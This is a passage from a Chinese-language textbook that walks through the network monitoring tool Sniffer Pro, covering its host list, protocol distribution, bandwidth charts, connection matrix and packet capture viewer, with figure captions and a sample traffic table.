计算机中有很多数据单位，像Kbps、KB、Mbps等。B和b分别代表Bytes(字节)和bits(比特)，1比特就是0或1。1 Byte = 8 bits。1Mbps(megabits per second兆比特每秒)，亦即1 x 1024 / 8 = 128KB/sec(字节/秒)，常用的ADSL下行512K指的是每秒传输512K比特(Kb)，也就是每秒512/8 = 64K字节(KB)。

(2) Host table(主机列表)。

如图4-6所示，点击图中①所指的图标，出现图中显示的界面，选择图中②所指的IP选项，界面中出现的是所有在线的本网主机地址及连到外网的外网服务器地址，此时想看看192.168.113.88这台机器的上网情况，只需如图中③所示单击该地址出现图4-7界面。该界面清楚的显示出该机器连接的地址。点击左栏中其它的图标都会弹出该机器连接情况的相关数据的界面。




图 4-4　Sniffer Pro 程序主界面




图 4-5　网络相关数据曲线图

（3）Detail（协议列表）。

点击图 4-8 所示的“Detail”图标，图中显示的是整个网络中的协议分布情况，可清楚地看出哪台机器运行了哪些协议。注意，此时是在图 4-6 的界面上点击的，如果在图 4-7 的界面上点击显示的是那台机器的情况。

（4）Bar（流量列表）。

点击图 4-9 所示的“Bar”图标，图中显示的是整个网络中的机器所用带宽前 10 名的情况。显示方式是柱状图，图 4-10 显示的内容与图 4-9 相同，只是显示方式是饼状图。




图 4－6　主机列表





图 4－7　Traffic Map For 192. 168. 113. 102

(5) Matrix (网络连接)。

点击图 4－11 中箭头所指的图标,出现全网的连接示意图,图中绿线表示正在发生的网络连接,蓝线表示过去发生的连接。将鼠标放到线上可以看出连接情况。鼠标右键在弹出



Protocol	From Host	Packets Out	Bytes Out	Output Usage
	125.92.73.132	70	5,084	
	59.56.3.19	2	128	
	206.116.14.164	3	192	
	116.207.143.71	11	1,285	
	58.211.82.168	5	326	
	59.54.57.159	11	1,085	
	219.133.40.216	13	1,526	0.00 %
	121.12.255.108	3	194	
	125.46.57.8	2	128	
Others	60.28.213.181	2	128	
	61.172.196.113	3	194	
	121.9.13.18	2	128	
	125.46.57.26	2	128	
	218.19.200.60	2,832	202,903	0.01 %
	221.238.249.201	1	120	
	59.134.167.198	8	512	0.00 %
	116.252.96.163	10	640	
	222.247.95.116	183	13,231	0.01 %
HTTP	220.165.9.63	6	883	0.00 %

图 4 - 8　网络中协议分布




图 4 - 9　网络中带宽显示柱状图

的菜单中可选择放大(zoom)此图。




图4-10　网络中带宽显示饼状图




图4-11　网络连接示意图

4.2.2　捕获报文查看

1. 选择监听的网卡

首次打开 Sniffer Pro 的时候，会弹出选择网卡对话框，如图4-12所示，在该对话框中会自动显示出本机当前所拥有的所有网卡，只要选择需要监听的网卡就行了。




图 4 - 12　选择网卡

2. **查看捕获的报文**

报文捕获功能可以在报文捕获面板中进行完成，图 4 - 13 是报文捕获面板的功能图，图中显示的是处于开始状态的面板，各个按钮的功能在图中已经标出。




图 4 - 13　报文捕获面板

在捕获过程中可以通过图 4 - 14 面板查看捕获报文的数量和缓冲区的利用率。当需要查看捕获的报文时，需先暂停捕获，然后点击捕获查看按钮，或者直接点击捕获停止并查看按钮，即可以查看捕获的报文的各层协议与报文的二进制表示，如图 4 - 15 所示。图中①所在区域为捕获的数据包，在这里会显示出各个包的源 IP 地址和目的 IP 地址、包的长度、以及传输层协议和捕获的时间；点击相应的数据包，会在②所在的区域显示出该包的各层协议；③所在的区域为该数据包的二进制表示。




图 4 – 14　报文捕获查看器

